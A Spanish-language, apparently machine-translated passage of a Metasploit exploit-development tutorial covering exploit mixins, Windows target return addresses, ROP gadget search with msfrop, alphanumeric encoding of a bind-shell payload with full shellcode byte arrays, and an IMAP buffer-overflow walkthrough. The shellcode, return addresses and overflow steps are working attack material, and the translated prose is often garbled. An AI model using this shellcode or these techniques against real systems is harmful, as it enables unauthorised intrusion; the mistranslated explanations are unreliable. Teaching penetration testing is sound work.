Code:

```
lib/msf/core/exploit/tcp.rb
```

**Proporciona las opciones TCP y métodos.**

- \* Define el rhost, rport, ConnectTimeout*
- \* Proporciona connect (), desconecte ()*
- \* Crea self.sock como la toma de corriente mundial*
- \* Ofrece proxies SSL, CPORT, CHOST*
- \* La evasión a través de pequeño segmento envía*
- \* Expone las opciones de usuario como los métodos - rport rhost () () SSL ()*

## Exploit::Remote::DCERPC

Code:

```
lib/msf/core/exploit/dcerpc.rb
```

*Hereda del mixin TCP y tiene los siguientes métodos y opciones:*

- \* Dcerpc\_handle ()*
- Dcerpc\_bind \* ()*
- \* Dcerpc\_call ()*
- \* Compatible con los métodos de evasión de IPS con las solicitudes de enlace multi-contexto y fragmentada llamadas DCERPC*

## Exploit::Remote::SMB

Code:

```
lib/msf/core/exploit/smb.rb
```

*Hereda del mixin TCP y proporciona los siguientes métodos y opciones:*

- \* Smb\_login ()*
- Smb\_create \* ()*
- \* Smb\_peer\_os ()*
- \* Proporciona las opciones de SMBUser, smbpass y SMBDomain*
- \* Expone métodos IPS la evasión, tales como: SMB:: pipe\_evasion, SMB:: pad\_data\_level, SMB::*



*file\_data\_level*

## **Exploit::Remote::BruteTargets**

Hay dos archivos de código fuente de interés.

Code:

```
lib/msf/core/exploit/brutetargets.rb
```

### ***Sobrecarga del exploit () método.***

- \* Llamadas exploit\_target (objetivo) para cada objetivo
- \* Práctico para la iteración blanco fácil

Code:

```
lib/msf/core/exploit/brute.rb
```

### **Sobrecarga del método de explotación.**

- \* *Llamadas brute\_exploit () para cada pizar*
- \* *Fácil de fuerza bruta y el rango de direcciones*

El mixins mencionados anteriormente son sólo la punta del iceberg, ya que hay muchos más a su disposición al crear exploits. Algunas de las más interesantes son:

- \* *Captura - snifear los paquetes de red*
- \* *Lorcon - enviar tramas WiFi*
- \* *MSSQL - hablar con los servidores Microsoft SQL*
- \* *KernelMode - aprovechar cualquier error del kernel*
- \* *SEH - control estructurado de excepciones*
- \* *NDMP - el protocolo de copia de seguridad de la red*
- \* *EggHunter - búsqueda de la memoria*
- \* *FTP - hablar con los servidores FTP*
- \* *FtpServer - crear servidores FTP*

# Metasploit Exploit Targets

## Metasploit destinación de los Exploit

Exploits definir una lista de objetivos que incluye el nombre, número, y las opciones. Los objetivos se especifican por el número cuando se inicia.

```
'Targets' =>
  [
    # Windows 2000 - TARGET = 0
    [
      'Windows 2000 English',
      {
        'Rets' => [ 0x773242e0 ],
      },
    ],
    # Windows XP - TARGET = 1
    [
      'Windows XP English',
      {
        'Rets' => [ 0x7449bf1a ],
      },
    ],
  ],
'DefaultTarget' => 0))
```

### Opciones del objetivo de bloques

El bloque de opciones dentro de la sección de destino es casi de forma libre, aunque hay algunos nombres de opciones especiales.

- \* *"Ret" es corto cortado como target.ret ()*
- \* *'Payload' sobrecarga el bloque de información exploits*

Las opciones son donde se almacenan los datos de destino. Por ejemplo:

- \* *La dirección de retorno para un Windows 2000 de destino*
- \* *500 bytes de relleno se deben agregar para Windows XP objetivos*
- \* *Windows Vista NX dirección de bypass*

### Acceso a la información de destino

El 'target' objeto dentro de la explotación es el objetivo de los usuarios seleccionados y se accede a la explotación como un hash.

- \* *Objetivo ['padcount']*
- \* *Objetivo ['ReTs'] [0]*
- \* *Objetivo ['Payload'] ['BadChars']*
- \* *Objetivo ['opnum']*

## Adición y la fijación de metas Exploit

A veces es necesario nuevos objetivos, porque un determinado lenguaje de cambio de empaque, las direcciones, una versión diferente del software está disponible, o las direcciones se desplazan por los ganchos. Adición de un nuevo objetivo sólo requiere tres pasos.

*\* Determinar el tipo de dirección del remitente que usted requiere. Esto podría ser un simple 'jmp esp', un salto a un registro específico, o un "pop / pop / ret. Comentarios en el código del exploit puede ayudarle a determinar lo que se necesita.*

*\* Obtener una copia de los binarios de destino*

*\* Use msfpescan para localizar una dirección de retorno adecuado*

Si el código de explotación no se refiere explícitamente a decir qué tipo de dirección de retorno es necesaria, pero es lo suficientemente bueno que le diga el nombre de dll para la explotación existente, puede averiguar qué tipo de dirección del remitente que usted está buscando. Consideremos el siguiente ejemplo que proporciona una dirección de retorno para un Windows 2000 SP0-SP4 objetivo.

```
'Windows 2000 SP0-SP4',  
{  
    'Ret'          => 0x767a38f6, # umpnpgmgr.dll  
}
```

Para saber qué tipo de dirección de retorno del exploit utiliza en la actualidad, sólo tenemos que encontrar una copia de umpnpgmgr.dll de una máquina de la máquina de Windows 2000 y ejecutar **msfpescan** con la dirección proporcionada para determinar el tipo de retorno. En el siguiente ejemplo, podemos ver que esta hazaña requiere un **pop / pop / ret**.

```
root@bt:/pentest/exploits/framework3# msfpescan -D -a 0x767a38f6  
win2000sp4.umpnpgmgr.dll  
[win200sp4.umpnpgmgr.dll]  
0x767a38f6 5f5ec3558bec6aff68003c7a7668e427  
00000000 5F          pop edi  
00000001 5E          pop esi  
00000002 C3          ret  
00000003 55          push ebp  
00000004 8BEC       mov ebp,esp  
00000006 6AFF       push byte -0x1  
00000008 68003C7A76 push 0x767a3c00  
0000000D 68          db 0x68  
0000000E E427       in al,0x27
```

Ahora, sólo tenemos que tomar una copia de la dll de destino y el uso msfpescan para encontrar una dirección útil pop / pop / ret para nosotros.

```
root@bt:/pentest/exploits/framework3# msfpescan -p targetos.umpnprmgr.dll
[targetos.umpnprmgr.dll]
0x79001567 pop eax; pop esi; ret
0x79011e0b pop eax; pop esi; retn 0x0008
0x79012749 pop esi; pop ebp; retn 0x0010
0x7901285c pop edi; pop esi; retn 0x0004
```

Ahora que hemos encontrado una dirección de respuesta adecuada, le añadimos nuestro nuevo objetivo al exploit.

```
'Windows 2000 SP0-SP4 Russian Language',
{
    'Ret'          => 0x7901285c, # umpnprmgr.dll
}
```

# Metasploit Exploit Payloads

## Seleccione un codificador:

- \* No se deben tocar ciertos registros*
- \* Debe estar bajo el tamaño máximo*
- \* Debe evitar BadChars*
- \* Los codificadores se clasifican*

## Seleccione un generador nop:

- \* Trata de la más aleatoria primero*
- Nops \* También se clasificó*

## Ejemplo de codificación

- \* El espacio Payload definida es de 900 bytes*
- \* La Payload es de 300 bytes de longitud*
- \* El stub Encoder añade otros 40 bytes a la carga*
- \* El nops luego rellena el resto de 560 bytes con lo que el tamaño final payload.encoded de 900 bytes*
- \* El relleno nop se puede evitar mediante la adición de "DisableNops '=> true al exploit*

## Opciones de Payload de bloques

Como es el caso para la mayoría de las cosas en el Framework, los payloads pueden ser ajustados a los exploits.

- \* Prefijos 'StackAdjustment "sub esp" código*
- \* "MinNops ', ' MaxNops ', ' DisableNops '*
- \* 'Prefijo de datos de los lugares antes de la carga*
- \* "PrefixEncoder 'pone ante el stub*

Estas opciones también se puede ir en el bloque de destinación de los, lo que permite BadChars diferentes de las metas y destinación de los permite golpear a distintas arquitecturas y sistemas operativos.

# Msfrop

A medida que desarrolla exploits de las nuevas versiones de los sistemas operativos Windows, usted encontrará que ahora tienen Data Execution Prevention (DEP) habilitada por defecto. DEP impide shellcode de ser ejecutado en la pila y ha obligado a los desarrolladores explotar para encontrar una solución a esta mitigación y la programación llamada vuelta Orientada a Servicios (ROP) se ha desarrollado. Una carga de ROP creado mediante pre-existentes conjuntos de instrucciones de no binarios ASLR activado para poder hacer el ejecutable shellcode. Cada conjunto de instrucciones que debe terminar en una instrucción RETN para llevar a cabo el ROP de la cadena con cada conjunto de instrucciones que comúnmente se conoce como un gadget. El "msfrop" herramienta Metasploit buscará un binario dado y retorne los aparatos utilizables.

```
root@bt:/tmp# msfrop -h
Usage /usr/local/bin/msfrop [targets]
```

Options:

-d, --depth [size]	Number of maximum bytes to backwards
disassemble from return instructions	
-s, --search [regex]	Search for gadgets matching a regex, match
intel syntax or raw bytes	
-n, --nocolor	Disable color. Useful for piping to other
tools like the less and more commands	
-x, --export [filename]	Export gadgets to CSV format
-i, --import [filename]	Import gadgets from previous collections
-v, --verbose	Output very verbosely
-h, --help	Show this message

**Correr msfrop con el parámetro-v se devuelven todos los gadgets se encuentra directamente en la consola:**

```
root@bt:/tmp# msfrop -v metsrv.dll
Collecting gadgets from metsrv.dll
Found 4829 gadgets
```

```
metsrv.dll gadget: 0x10001057
0x10001057:    leave
0x10001058:    ret
```

```
metsrv.dll gadget: 0x10001241
0x10001241:    leave
0x10001242:    ret
```

```
metsrv.dll gadget: 0x1000132e
0x1000132e:    leave
0x1000132f:    ret
```

```
metsrv.dll gadget: 0x1000138c
0x1000138c:    leave
0x1000138d:    ret
...snip...
```

Los resultados detallados no es particularmente útil cuando un binario contiene miles de gadgets para un cambio mucho más útil es-x que le permite ouput los gadgets en un archivo csv que se puede buscar más adelante.

```
root@bt:/tmp# msfrop -x metsrv_gadgets metsrv.dll
```

```
Collecting gadgets from metsrv.dll
```

```
Found 4829 gadgets
```

```
Found 4829 gadgets total
```

```
Exporting 4829 gadgets to metsrv_gadgets
```

```
Success! gadgets exported to metsrv_gadgets
```

```
root@bt:/tmp# head -n 10 metsrv_gadgets
```

```
Address,Raw,Disassembly
```

```
"0x10001098","5ec20c00","0x10001098: pop esi | 0x10001099: ret 0ch | "
```

```
"0x100010f7","5ec20800","0x100010f7: pop esi | 0x100010f8: ret 8 | "
```

```
"0x1000113d","5dc21800","0x1000113d: pop ebp | 0x1000113e: ret 18h | "
```

```
"0x1000117a","5dc21c00","0x1000117a: pop ebp | 0x1000117b: ret 1ch | "
```

```
"0x100011c3","5dc22800","0x100011c3: pop ebp | 0x100011c4: ret 28h | "
```

```
"0x100018b5","5dc20c00","0x100018b5: pop ebp | 0x100018b6: ret 0ch | "
```

```
"0x10002cb4","c00f9fc28d54","0x10002cb4: ror byte ptr [edi], 9fh | 0x10002cb7: ret 548dh | "
```

```
"0x10002df8","0483c20483","0x10002df8: add al, -7dh | 0x10002dfa: ret 8304h | "
```

```
"0x10002e6e","080bc20fb6","0x10002e6e: or [ebx], cl | 0x10002e70: ret 0b60fh | "
```

```
root@bt:/tmp#
```

# Alphanumeric Shellcode

Hay casos en los que usted necesita para obtener una shellcode alfanuméricos puro debido al carácter de filtrado en la aplicación de explotados. MSF puede generar shellcode alfanuméricos fácilmente a través de msfencode. Por ejemplo, para generar una mezcla mayúsculas y minúsculas alfanuméricos shellcode codificada, podemos utilizar el siguiente comando:

```
root@bt:~/pentest/exploits/framework3# ./msfpayload windows/shell/bind_tcp R |  
./msfencode -e x86/alpha_mixed  
[*] x86/alpha_mixed succeeded with size 659 (iteration=1)
```

```
unsigned char buf[] =  
"\x89\xe2\xdb\xdb\xd9\x72\xf4\x59\x49\x49\x49\x49\x49\x49\x49\x49"  
"\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"  
"\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"  
"\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x4b"  
"\x4c\x4d\x38\x4c\x49\x45\x50\x45\x50\x45\x50\x43\x50\x4d\x59"  
"\x4d\x35\x50\x31\x49\x42\x42\x44\x4c\x4b\x50\x52\x50\x30\x4c"  
"\x4b\x51\x42\x44\x4c\x4c\x4b\x51\x42\x45\x44\x4c\x4b\x44\x32"  
"\x51\x38\x44\x4f\x4e\x57\x50\x4a\x47\x56\x46\x51\x4b\x4f\x50"  
"\x31\x49\x50\x4e\x4c\x47\x4c\x43\x51\x43\x4c\x45\x52\x46\x4c"  
"\x47\x50\x49\x51\x48\x4f\x44\x4d\x43\x31\x48\x47\x4b\x52\x4a"  
"\x50\x51\x42\x50\x57\x4c\x4b\x46\x32\x42\x30\x4c\x4b\x47\x32"  
"\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30\x44\x38\x4d\x55\x49"  
"\x50\x44\x34\x50\x4a\x45\x51\x48\x50\x50\x50\x4c\x4b\x50\x48"  
"\x44\x58\x4c\x4b\x51\x48\x51\x30\x43\x31\x4e\x33\x4b\x53\x47"  
"\x4c\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4e\x36\x50\x31"  
"\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x49\x51\x48\x4f\x44\x4d\x45"  
"\x51\x49\x57\x50\x38\x4d\x30\x42\x55\x4c\x34\x45\x53\x43\x4d"  
"\x4c\x38\x47\x4b\x43\x4d\x51\x34\x43\x45\x4b\x52\x51\x48\x4c"  
"\x4b\x51\x48\x47\x54\x45\x51\x49\x43\x42\x46\x4c\x4b\x44\x4c"  
"\x50\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x48\x53\x4c\x4b\x43"  
"\x34\x4c\x4b\x43\x31\x48\x50\x4c\x49\x50\x44\x51\x34\x51\x34"  
"\x51\x4b\x51\x4b\x45\x31\x46\x39\x51\x4a\x50\x51\x4b\x4f\x4b"  
"\x50\x51\x48\x51\x4f\x51\x4a\x4c\x4b\x44\x52\x4a\x4b\x4b\x36"  
"\x51\x4d\x43\x58\x50\x33\x50\x32\x43\x30\x43\x30\x42\x48\x43"  
"\x47\x43\x43\x50\x32\x51\x4f\x50\x54\x43\x58\x50\x4c\x43\x47"  
"\x51\x36\x43\x37\x4b\x4f\x4e\x35\x4e\x58\x4a\x30\x43\x31\x45"  
"\x50\x45\x50\x51\x39\x49\x54\x50\x54\x46\x30\x43\x58\x46\x49"  
"\x4b\x30\x42\x4b\x45\x50\x4b\x4f\x4e\x35\x50\x50\x50\x50"  
"\x50\x46\x30\x51\x50\x46\x30\x51\x50\x46\x30\x43\x58\x4a\x4a"  
"\x44\x4f\x49\x4f\x4d\x30\x4b\x4f\x48\x55\x4d\x47\x50\x31\x49"  
"\x4b\x51\x43\x45\x38\x43\x32\x45\x50\x44\x51\x51\x4c\x4d\x59"  
"\x4d\x36\x42\x4a\x44\x50\x50\x56\x51\x47\x42\x48\x48\x42\x49"  
"\x4b\x46\x57\x43\x57\x4b\x4f\x48\x55\x51\x43\x50\x57\x45\x38"  
"\x48\x37\x4b\x59\x46\x58\x4b\x4f\x4b\x4f\x4e\x35\x50\x53\x46"  
"\x33\x50\x57\x45\x38\x43\x44\x4a\x4c\x47\x4b\x4b\x51\x4b\x4f"  
"\x49\x45\x51\x47\x4c\x57\x43\x58\x44\x35\x42\x4e\x50\x4d\x43"  
"\x51\x4b\x4f\x4e\x35\x42\x4a\x43\x30\x42\x4a\x45\x54\x50\x56"  
"\x51\x47\x43\x58\x45\x52\x48\x59\x49\x58\x51\x4f\x4b\x4f\x4e"  
"\x35\x4c\x4b\x47\x46\x42\x4a\x51\x50\x43\x58\x45\x50\x42\x30"  
"\x43\x30\x45\x50\x46\x36\x43\x5a\x45\x50\x45\x38\x46\x38\x49"  
"\x34\x46\x33\x4a\x45\x4b\x4f\x49\x45\x4d\x43\x46\x33\x42\x4a"  
"\x45\x50\x50\x56\x50\x53\x50\x57\x45\x38\x44\x42\x49\x49\x49"  
"\x58\x51\x4f\x4b\x4f\x4e\x35\x43\x31\x48\x43\x47\x59\x49\x56"  
"\x4d\x55\x4c\x36\x43\x45\x4a\x4c\x49\x53\x44\x4a\x41\x41";
```



Si nos fijamos más en el shellcode generado, verás que hay algunos caracteres alfanuméricos no sin embargo:

```
>>> print shellcode
??t$?
^VYIIIIIIIIICCCCCC7QZjAXP0A0akAAQ2AB2BB0BBABXP8ABuJIKLCZJKPMKXKIKOKOKE0LKBLQ4Q4LK
QUGLLKCLC5CHEQJOLKPOB8LKQOGPC1
JKPILKGDLC1JNP1IPLYNLK4IPD4EWIQHJDMC1IRJKKDGKPTQ4GXCEKULKQOFDC1JKE6LKDLPKQOELEQJ
KDCFLKMYBLFDELE1HCP1IKE4LKG3POLKGD
LLKBPELNMMLKGC8QNBHLNPNNDNJLF0KOHVBFPSCVE8P3GBBHD7BSGBQOF4KOHPE8HKJMKLGKPPKON6QOK9M5
CVMQJMEXC2QEBJERKOHPCXIIEYKENMQGKON6
QCQCF3PSF3G3PSPCQCKOHPBFCXB1QLE6QCMYMIJ5BHNDZD0IWF7KOIFCZDPPQOEKON0E8NDNMFNJI PWKOH
VQCF5KON0BHJEG9LFQYF7KOIFF0PTF4QEKOH
PJ3E8JGCIHFBYF7KON6PUKOHBPFCZE4E6E8BCBMK9M5BJF0PYQ9HLMYKWBJG4MYM2FQIPL3NJKNQRFMKNPB
FLJ3LMCJGHNKNKNKBHCBKNSDVKOCEQTKOHV
QKQGRF1PQF1CZEPQPQPUF1KOHPE8NMN9DEHNF3KOIFCZKOKOFWKOHPKQGLLCITE4KOHVF2KOHPCXJPM
ZDDQOF3KOHVKOHPDJAA
```

Esto se debe a los códigos de operación ("`\ X89 \ xe2 \ xdb \ xdb \ xd9 \ x72`") al principio de la payload que se necesitan con el fin de encontrar la ubicación de los payloads absolutos en la memoria y obtener una posición totalmente independiente de código shell:

Una vez que nuestra dirección shellcode se obtiene a través de las dos primeras instrucciones, se inserta en la pila y se almacena en el registro ECX que luego se utilizará para el cálculo de las compensaciones relativas.

Sin embargo, si somos capaces de alguna manera para obtener la posición absoluta de la shellcode por nuestra cuenta y guardar esa dirección en un registro antes de ejecutar el código shell, podemos utilizar la opción especial `BufferRegister = REG32` mientras que codifica nuestro payload:

```
root@bt:~/pentest/exploits/framework3# ./msfpayload windows/shell/bind_tcp R |
./msfencode BufferRegister=ECX -e x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 651 (iteration=1)
```

```
unsigned char buf[] =
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50"
"\x38\x41\x42\x75\x4a\x49\x4b\x4c\x4d\x38\x4c\x49\x43\x30\x43"
"\x30\x45\x50\x45\x30\x4c\x49\x4b\x55\x50\x31\x48\x52\x43\x54"
"\x4c\x4b\x51\x42\x50\x30\x4c\x4b\x50\x52\x44\x4c\x4c\x4b\x50"
"\x52\x45\x44\x4c\x4b\x44\x32\x46\x48\x44\x4f\x48\x37\x50\x4a"
"\x46\x46\x50\x31\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x47\x4c\x43"
"\x51\x43\x4c\x45\x52\x46\x4c\x47\x50\x49\x51\x48\x4f\x44\x4d"
"\x43\x31\x49\x57\x4b\x52\x4a\x50\x51\x42\x51\x47\x4c\x4b\x51"
"\x42\x42\x30\x4c\x4b\x50\x42\x47\x4c\x43\x31\x48\x50\x4c\x4b"
"\x51\x50\x42\x58\x4b\x35\x49\x50\x43\x44\x50\x4a\x43\x31\x48"
"\x50\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x50\x58\x47\x50"
"\x43\x31\x49\x43\x4a\x43\x47\x4c\x50\x49\x4c\x4b\x50\x34\x4c"
"\x4b\x43\x31\x4e\x36\x50\x31\x4b\x4f\x46\x51\x49\x50\x4e\x4c"
"\x49\x51\x48\x4f\x44\x4d\x45\x51\x49\x57\x47\x48\x4b\x50\x43"
"\x45\x4c\x34\x43\x33\x43\x4d\x4c\x38\x47\x4b\x43\x4d\x46\x44"
"\x42\x55\x4a\x42\x46\x38\x4c\x4b\x50\x58\x47\x54\x45\x51\x49"
```

```
"\x43\x42\x46\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x48\x45\x4c"
"\x45\x51\x4e\x33\x4c\x4b\x44\x44\x4c\x4b\x43\x31\x4e\x30\x4b"
"\x39\x51\x54\x47\x54\x47\x54\x51\x4b\x51\x4b\x45\x31\x51\x49"
"\x51\x4a\x46\x31\x4b\x4f\x4b\x50\x50\x58\x51\x4f\x50\x5a\x4c"
"\x4b\x45\x42\x4a\x4b\x4b\x36\x51\x4d\x45\x38\x47\x43\x47\x42"
"\x45\x50\x43\x30\x43\x58\x43\x47\x43\x43\x47\x42\x51\x4f\x50"
"\x54\x43\x58\x50\x4c\x44\x37\x46\x46\x45\x57\x4b\x4f\x4e\x35"
"\x48\x38\x4c\x50\x43\x31\x45\x50\x45\x50\x51\x39\x48\x44\x50"
"\x54\x46\x30\x45\x38\x46\x49\x4b\x30\x42\x4b\x45\x50\x4b\x4f"
"\x49\x45\x50\x50\x50\x50\x50\x50\x46\x30\x51\x50\x50\x50\x47"
"\x30\x46\x30\x43\x58\x4a\x4a\x44\x4f\x49\x4f\x4d\x30\x4b\x4f"
"\x4e\x35\x4a\x37\x50\x31\x49\x4b\x50\x53\x45\x38\x43\x32\x43"
"\x30\x44\x51\x51\x4c\x4d\x59\x4b\x56\x42\x4a\x42\x30\x51\x46"
"\x50\x57\x43\x58\x48\x42\x49\x4b\x50\x37\x43\x57\x4b\x4f\x49"
"\x45\x50\x53\x50\x57\x45\x38\x4e\x57\x4d\x39\x47\x48\x4b\x4f"
"\x4b\x4f\x48\x55\x51\x43\x46\x33\x46\x37\x45\x38\x42\x54\x4a"
"\x4c\x47\x4b\x4b\x51\x4b\x4f\x4e\x35\x50\x57\x4c\x57\x42\x48"
"\x42\x55\x42\x4e\x50\x4d\x45\x31\x4b\x4f\x49\x45\x42\x4a\x43"
"\x30\x42\x4a\x45\x54\x50\x56\x50\x57\x43\x58\x44\x42\x4e\x39"
"\x48\x48\x51\x4f\x4b\x4f\x4e\x35\x4c\x4b\x46\x56\x42\x4a\x47"
"\x30\x42\x48\x45\x50\x44\x50\x43\x30\x43\x30\x50\x56\x43\x5a"
"\x43\x30\x43\x58\x46\x38\x4e\x44\x50\x53\x4d\x35\x4b\x4f\x48"
"\x55\x4a\x33\x46\x33\x43\x5a\x43\x30\x50\x56\x51\x43\x51\x47"
"\x42\x48\x43\x32\x4e\x39\x48\x48\x51\x4f\x4b\x4f\x4e\x35\x43"
"\x31\x48\x43\x51\x39\x49\x56\x4c\x45\x4a\x56\x43\x45\x4a\x4c"
"\x49\x53\x45\x5a\x41\x41";
```

Esta vez hemos obtenido una shellcode alfanuméricos puro:

```
>>> print shellcode
IIIIIIIIIIIIIIII7QZjAXP0A0AkaaQ2AB2BB0BBABXP8ABuJIKLBJJKPMM8KIKOKOKOE0LKBLFDLFDLKP
GLLKCLC5D8C1JOLKPOEHLKQOGPEQJKPILKGD
LKEQJNFQIPMINLLDIPDCD7IQHJDMC1HBKJKTGKF4GTFHBUJELKQOGTC1JKCVLKDLPKPKQOELEQJKESFLLKL
IBLFDLE1HCP1IKE4LKG3FPLKG0DLLKBPENL
MLKG0DHQNE8LNPNDNJLPPKOHVE6QCE6CXP3FRE8CGCCP2QOPTKON0CXHKJMKLGKF0KOHVQOMYM5E6K1JMEX
C2PUBJDBKON0CXN9C9KENMPWKON6QCF3F3F3
PSG3PSPCQCKOHPBFE8DQQLBFPMSYKQMECXNDDZBPIWQGOHVBVB0PQPUKOHBPBNDNMFNKYPWKON6QCF5KOH
PCXKUG9K6QYQGOHVF0QDF4QEKON0MCCXKWD
9HFYQGOIFQEKON0BFCZBDE6CXCSBMMYJECZF0F9FIHLK9KWCZQTK9JBFQIPKCNJKNQRFMKNG2FLMCLMBZ
FXNKNKNKXCCKNNSB6KOD5QTKON6QKF7QBF1
PQF1BJC1F1F1PUPQKON0CXNMIIDEHNQCKOHVBKOKOGGKOHPLKF7KLLCITBDKON6QBKOHPE8L0MZETQOQCK
OHVKOHPEZAA
```

*En este caso, nos dijeron que msfencode que nos ocupamos de encontrar la dirección absoluta shellcodes y lo guarda en el registro ECX:*


*Como se puede ver en la imagen anterior, ECX se ha establecido previamente con el fin de señalar el comienzo de nuestra shellcode. En este punto, nuestra capacidad de carga se inicia directamente la realineación ECX para comenzar la secuencia shellcode decodificación.*

# Making Something Go Boom

Anteriormente vimos fuzzing un servidor IMAP en la sección simple Fuzzer IMAP. Al final de ese esfuerzo nos dimos cuenta de que podría sobrescribir EIP, por lo que el único registro ESP apunta a una ubicación de memoria bajo nuestro control (4 bytes después de nuestra dirección de retorno). Podemos seguir adelante y reconstruir nuestra memoria intermedia (fuzz = "A" \* 1004 + "B" \* 4 + "C" \* 4) para confirmar que el flujo de ejecución es redirectable a través de una dirección de JMP ESP como un ret.

```
msf auxiliary(fuzz_imap) > run
```

```
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1012
[*] 0002 LIST () /"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]BBBBCCCC" "PWNEED"
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] It seems that host is not responding anymore and this is GOOD ;)
[*] Auxiliary module execution completed
msf auxiliary(fuzz_imap) >
```



[01:18:35] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program

Paused

# Controlar el flujo de ejecución

Ahora tenemos que determinar el desplazamiento correcto con el fin de obtener la ejecución de código. Afortunadamente, Metasploit viene al rescate con dos servicios muy útiles: `pattern_create.rb` y `pattern_offset.rb`. Ambos scripts se encuentran en el directorio Metasploit "herramientas". Mediante la ejecución de `pattern_create.rb`, el guión va a generar una cadena compuesta de patrones únicos que podemos utilizar para reemplazar nuestra secuencia de 'A'.

```
root@bt:~# /pentest/exploits/framework3/tools/pattern_create.rb 11000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2
Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5...
```

Después de haber EIP éxito sobrescribir o SEH (o lo que sea registrar que se está buscando), debemos tomar nota del valor que figura en el registro y se alimentan de este valor a `pattern_offset.rb` para determinar en qué punto de la cadena aleatoria el valor aparece.

